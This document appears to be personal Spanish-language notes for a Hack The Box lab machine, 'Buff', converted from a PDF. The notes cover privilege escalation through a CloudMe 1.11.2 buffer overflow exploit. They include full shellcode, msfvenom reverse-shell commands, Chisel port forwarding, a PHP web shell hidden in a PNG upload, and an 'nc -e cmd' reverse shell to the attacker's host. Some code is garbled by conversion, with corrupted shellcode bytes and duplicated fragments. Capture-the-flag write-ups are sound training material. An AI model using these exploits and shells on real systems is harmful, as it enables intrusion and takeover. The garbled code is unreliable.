dentro de descargas esta el archivo cludme.exe

CloudMe_1112.exe


```
1 File(s) 17,830,824 bytes
2 Dir(s) 8,673,648,640 bytes free

C:\Users\shaun\Downloads>CloudMe_1112.exe
CloudMe_1112.exe
Starting Point
C:\Users\shaun\Downloads>
```

QUE ES Cloudme ?

CloudMe es un servicio de almacenamiento de archivos operado por CloudMe AB que ofrece almacenamiento en la nube, sincronización de archivos y software de cliente

busco cloudme escalada



aca aparece un puerto el 8888

```
payload += b"\x13\x2e\x09\x59\x7c\x11\x02\x00\x10\xd0\x41\x95\x14"
payload += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
payload += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
payload += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"

overrun = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
```

visualizamos los puertos abiertos o escucha de la maquina windows

netstat -ano

esto aplica para windows para linux recordar que es netstat -antup

C:\Users\shaun\Downloads>netstat -ano

netstat -ano

Buff

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	944
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	5972
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING	5056
TCP	0.0.0.0:8080	0.0.0.0:0	LISTENING	1452
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	524
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	1068
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	1608
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	2256
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	668
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING	688
TCP	10.10.10.198:139	0.0.0.0:0	LISTENING	4
TCP	10.10.10.198:8080	10.10.14.5:53740	ESTABLISHED	1452
TCP	10.10.10.198:49681	10.10.14.5:1234	ESTABLISHED	7164
TCP	127.0.0.1:3306	0.0.0.0:0	LISTENING	7620
TCP	127.0.0.1:8888	0.0.0.0:0	LISTENING	5480
TCP	:::135	:::0	LISTENING	944
TCP	:::445	:::0	LISTENING	4
TCP	:::7680	:::0	LISTENING	5056
TCP	:::8080	:::0	LISTENING	1452

por local host esta el 8888 en el proceso 5480
sin embargo cada vez que valido cambia el proceso

TCP	127.0.0.1:3306	0.0.0.0:0	LISTENING	7620
TCP	127.0.0.1:8888	0.0.0.0:0	LISTENING	2472
TCP	:::135	:::0	LISTENING	944
TCP	:::445	:::0	LISTENING	4

al igual que el proceso cloudme
ver tareas o procesos

tasklist

cmd.exe	7628	0.0.0.0:0	0	3,060 K	
conhost.exe	8784	0.0.0.0:0	0	10,376 K	
CloudMe.exe	1164	0.0.0.0:0	0	37,224 K	LISTENING
timeout.exe	7484	127.0.0.1:8888	0.0.0.0:0	3,932 K	LISTENING
tasklist.exe	1844	:::135	:::0	7,752 K	LISTENING
		TCP :::445	:::0		LISTENING

como esto esta escuchando en local podemos habilitar este puerto (8888) por medio de tecnicas de **tunnel-ign o SOCKS proxy o Port Forwarding**


para ello podemos utilizar **Chisel client para windows**
buscamos chisel windows

vamos a releases y buscamos el de windows
click derecho copy link y wget


chisel_1.9.1_linux_386.gz	3.37 MB	Aug 20, 2023
chisel_1.9.1_windows_386.gz	3.4 MB	Aug 20, 2023
chisel_1.9.1_windows_amd64.gz	3.57 MB	Aug 20, 2023
chisel_1.9.1_windows_arm64.gz	3.23 MB	Aug 20, 2023
chisel_1.9.1_windows_armv5.gz	3.34 MB	Aug 20, 2023

```
~/machineshtb/Buf...
~/machineshtb/Buf...
chisel_1.9.1_windows_arm64.gz 3.23 MB
wget https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_windows_amd64.gz
--2024-01-18 21:12:49-- https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_windows_amd64.gz
Resolving github.com (github.com)... 140.82.112.3
Connecting to github.com (github.com)|140.82.112.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/31311037/b4ece745-0ae4-472b-887c-
mz-Credential=AKIAVCODYLSA53PQK4ZA%2F20240119%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240119T021245Z&X-Amz-Expires=
13094e9a2443dea2a2db7f0b75c392d118f6X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=31311037&response-content-dispo
```

realmente para el tema de chisel me guie de esta información de internet
<https://infinitelogins.com/2020/12/11/tunneling-through-windows-machines-with-chisel/>
gunzipamos
gunzip -d chisel_1.9.1_windows_amd64.gz




cambiamos el nombre y agregamos la extension .exe



validamos con el comando file


file chiselwin




ahora descargo el chisel cliente que este si es linux

chisel_1.9.1_linux_386.gz	3.26 MB	Aug 20
chisel_1.9.1_linux_amd64.gz	3.45 MB	Aug 20
chisel_1.9.1_linux_arm64.gz	3.17 MB	Aug 20
chisel_1.9.1_linux_armv5.gz	3.25 MB	Aug 20

igual wget ->gunzip y en este casi si le damos permisos de ejecucion chmod +x



ahora transferimos el chisel.exe
sin embargo con curl ni wget, netcat y smb pero no me dejo



por lo cual procedo a desconectarme y pasarlo por el script de python2
curl <http://10.10.14.5:2000/Chiselwin.exe> -o chisel.exe

```

66
C:\xampp\htdocs\gym\upload> dir
67
68
69 Encontrar un archivo en windows:
Volume in drive C has no label.
Volume Serial Number is A22D-49F7
71
72
Directory of C:\xampp\htdocs\gym\upload
73
74
19/01/2024 03:50 <DIR>
19/01/2024 03:50 <DIR>
19/01/2024 03:50 9,006,080 chisel.exe
19/01/2024 03:35 53 kamehameha.php
19/01/2024 01:40 59,392 nc.exe
80 3 File(s) 9,065,525 bytes
81 2 Dir(s) 8,797,151,232 bytes free
C:\xampp\htdocs\gym\upload>

```

nuevamente me conecto por rlwrap y paso el chisel.exe por comida a download
copy chisel.exe C:\Users\shaun\Downloads

```

Directory of C:\Users\shaun\Downloads
19/01/2024 03:50 <DIR>
19/01/2024 03:50 9,006,080 c
19/01/2024 03:52 <DIR>
19/01/2024 03:52 <DIR> ..
19/01/2024 03:50 9,006,080 chisel.exe
19/01/2024 03:32 0 Chiselwin.exe
16/06/2020 15:26 17,830,824 CloudMe_1112.exe
19/01/2024 01:40 C:\59,392\nc.exe\gym\upload>
4 File(s) 26,896,296 bytes
2 Dir(s) 8,821,952,512 bytes free
C:\Users\shaun\Downloads>

```

PORT FORWARDING CHISEL PARA VARIOS PUERTOS

En listening estan los puertos 3306(bases de datos) y 8888 de cloudme

levantamos el server en la maquina linux

.\chisel server --reverse --port 111

```
./chisel_1.9.1_linux_amd64 server --reverse --port 111
2024/01/18 22:59:38 server: Reverse tunnelling enabled
2024/01/18 22:59:38 server: Fingerprint CmWfAF/gNx/rC+89jXc5eTAoXpveQHZEI0sUwMZG9Eg=
2024/01/18 22:59:38 server: Listening on http://0.0.0.0:111
```

en la windows

\\chisel.exe client 10.10.14.5:111 R:3306:localhost:3306 R:8888:localhost:8888

```
PORT FORWARDING CHISEL PARA VARIOS PUERTOS
C:\Users\shaun\Downloads>.\chisel.exe client 10.10.14.5:111 R:3306:localhost:3306 R:8888:localhost:8888
.\chisel.exe client 10.10.14.5:111 R:3306:localhost:3306 R:8888:localhost:8888
2024/01/19 04:01:04 client: Connecting to ws://10.10.14.5:111
2024/01/19 04:01:04 client: Connected (Latency 64.7356ms)
levantamos el server el la maquina linux
.\chisel server --reverse --port 111
```

ahora descargamos el exploit 48389.py

```
print(sys.exc_value)
(kali@kali)-[~/machineshtb/Buf]
$ searchsploit -m 48389.py
0] 1:python2- 2:bash* 3:rlwrap 4:./chis
```

cual es la idea como en la maquina chaterbox hay que generar un shell code que son payload +=
b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"

```
19
20 #msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
21 payload = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
22 payload += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
23 payload += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
24 payload += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
25 payload += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
26 payload += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
27 payload += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
```

adicionalmente tambien hay que cambiar el comenario

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python

debido a que se esta ejecutando la calculadora

esto lo cambiamos por una revese shell de meterpreter

```
kali@kali:~/machineshtb/Buf$ msfvenom -a x86 -p windows/meterpreter/reverse_tcp CMD=calc.exe -b '\x00\x0A\x0D' -f python
windows/meterpreter/reverse_tcp windows/meterpreter/reverse_tcp_dns windows/meterpreter/reverse_tcp_rc4_dns
windows/meterpreter/reverse_tcp_allports windows/meterpreter/reverse_tcp_rc4 windows/meterpreter/reverse_tcp_uuid
(kali@kali)-[~/machineshtb/Buf]
$ msfvenom -a x86 -p windows/meterpreter/reverse_tcp CMD=calc.exe -b '\x00\x0A\x0D' -f python
```

windows/meterpreter/reverse_tcp

agrego el lhost y lport y adicionalmente agrego el flag -v el cual es la palabra que va antes de cada += si no

y saco esto en un archivo

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=123 -b '\x00\x0A\x0D' -f python -v  
payload > shellcode
```

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=123 -b '\x00\x0A\x0D' -f python -v payload > shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with Final size 351
Payload size: 351 bytes
Final size of python file: 1899 bytes
~/machineshtb/Buf
$ msfvenom -a x86 -p windows/meterpreter/reverse_tcp CMD=calc.exe -b '\x00\x0A\x0D' -f python
~/machineshtb/Buf
```

copio y pego el contenido de shellcode en el exploit 48389 obviamente cambiando la parte del shell code

```
miscmandos.txt x shelcode x
```

```
1 payload = b""
2 payload += b"\xbb\xb4\xea\xee\xa9\xda\xda\xd9\x74\x24\xf4"
3 payload += b"\x5d\x2b\xc9\xb1\x59\x31\x5d\x14\x83\xc5\x04"
4 payload += b"\x03\x5d\x10\x56\x1f\x12\x41\x19\xe0\xeb\x92"
5 payload += b"\x45\x68\x0e\xa3\x57\x0e\x5a\x96\x67\x44\x0e"
6 payload += b"\x1b\x0c\x08\xbb\x2c\xa5\xe7\xe5\x03\x36\x7c"
7 payload += b"\x9b\x4b\xf9\x43\xf0\xb0\x98\x3f\x0b\xe5\x7a"
8 payload += b"\x01\xc4\xf8\x7b\x46\x92\x77\x94\x1a\xae\x2a"
9 payload += b"\x7a\xc c\x3b\x88\x46\xf3\xeb\x86\xf6\x8b\x8e"
10 payload += b"\x59\x82\x27\x90\x89\xe1\xf0\x8a\x79\xe\x58"
11 payload += b"\x8b\x78\x53\xdc\x02\x0e\x6f\x96\xa5\x10\x04"
12 payload += b"\x1c\x4d\xef\xcc\x6c\x91\x31\x3f\x83\xbd\xb3"
13 payload += b"\x70\x34\x5d\x66\x77\x66\xe0\xd1\x41\x34\x3e"
```

```

miscomandos.txt
48389.py
Exploit Title: CloudMe 1.11.2 - Buffer Overflow (PoC)
Date: 2020-04-27
Exploit Author: Andy Bowden
Vendor Homepage: https://www.cloudme.com/en
Software Link: https://www.cloudme.com/downloads/CloudMe_1112.exe
Version: CloudMe 1.11.2
Tested on: Windows 10 x86

Instructions:
Start the CloudMe service and run the script.

import socket

target = "127.0.0.1"

padding1 = b"\x90" * 1052
EIP = b"\xB5\x42xA8\x68" # 0x68A842B5 → PUSH ESP, RET
NOPS = b"\x90" * 30

msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
msfvenom -a x86 -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=333 -b '\x00\x0A\x0D' -f python esto lo agregue yo |
payload = ""
payload += b"\xb4\x4a\x9d\x4d\x94\x24\xf4"
payload += b"\x5d\x2b\xc9\xb1\x59\x31\x5d\x14\x83\xc5\x04"
payload += b"\x03\x5d\x10\x56\x1f\x12\x41\x19\xe0\xeb\x92"
payload += b"\x45\x68\x0e\xa3\x57\x0e\x5a\x96\x67\x44\x0e"
payload += b"\x1b\x0c\x08\xb4\x2c\xa5\xe7\xe5\x03\x36\x7c"
payload += b"\x9b\x4b\xf9\x43\xf0\xb0\x98\x3f\x0b\xe5\x7a"
payload += b"\x01\xc4\xf8\x7b\x46\x92\x77\x94\x1a\xae\x2a"
payload += b"\x7a\xcc\x3b\x88\x46\xf3\xeb\x86\xf6\x8b\x8e"
payload += b"\x59\x82\x27\x90\x89\xe1\xf0\x8a\x79\x7e\x58"
payload += b"\x8b\x78\x53\xdc\x02\x0e\x6f\x96\xa5\x10\x04"

```

levnato nc por el 123

```
(kali㉿kali)-[~/machineshtb/Buf]
$ rllwrap nc -lnvp 123
listening on [any] 123 ...
connect to [10.10.14.5] from a(UNKNOWN) b[10.10.10.198] x49703
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>
```

corri con python3 48389.py

```
payload += b"\xf4\x7a\x87\x08\xa2\xd4\x61\xe3\x04"
payload += b"\x58\xcf\x46\xbd\x92\xd0\x10\xc2\xfe"
payload += b"\x73\x57\xff\x03\xbb\x3f\xf7\x7c\xa7"
payload += b"\x57\x61\xef\xb2\xf5\xc0\x78\x1b\x6d"
payload += b"\x9c\x5b\x96\x10\x1f\x69\x67\xe7\x3f"
payload += b"\xa3\x87\xf1\x1e\xbc\x6d\xf5\x8d\xbc"

overrun = b"C" * (1500 - len(padding1 + NOPS + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
```

~/machineshtb/Buf

```
python3 48389.py
```

~/machineshtb/Buf

```
searchsploit -m 48389.py
```

y somos root


```
invalid local port n
(kali@kali)-[~/machineshtb/BoF]
$ perlwrap nc -lnvp 123
listening on [any] 123 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.198] 49703
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>
```

NOTA: HAY UNA PARTE EN LA QUE EL BOF LO EXPLICA PERFECTAMENTE SAVITAR MUY BIEN DE DONDE SALE EL BOF

<https://www.youtube.com/watch?v=TytUFooC3kU>

EXPLICACION DEL BOF DESDE CERO

<https://www.youtube.com/watch?v=sdZ8aE7yxMk>

#####otras formas de resolver la maquina #####

en exploit veiamos un shell_exec en php

```
(
    'kaio-ken.php.png',
    PNG_magicBytes+'\n'+'?<?php echo shell_exec($_GET["telepathy"]); ?>',
    'image/png',
```


con el parametro telepathy, tambien un directorio

```
def webshell(SERVER_URL, session):
    try:
        WEB_SHELL = SERVER_URL+'upload/kamehameha.php'
        getdir = {'telepathy': 'echo %CD%'}
        r2 = session.get(WEB_SHELL, params=getdir, verify=False)
```

conjugando esto tenemos

<http://10.10.10.198:8080/upload/kamehameha.php?telepathy=>

que seria lo mismo que un ?cmd= de php



◆PNG buff\shaun

transferimos nc con curl y lo ejecutamos
nc -e cmd 10.10.14.5 1234

<http://10.10.10.198:8080/upload/kamehameha.php?telepathy=nc.exe%20-e%20cmd%2010.10.14.5%201234>

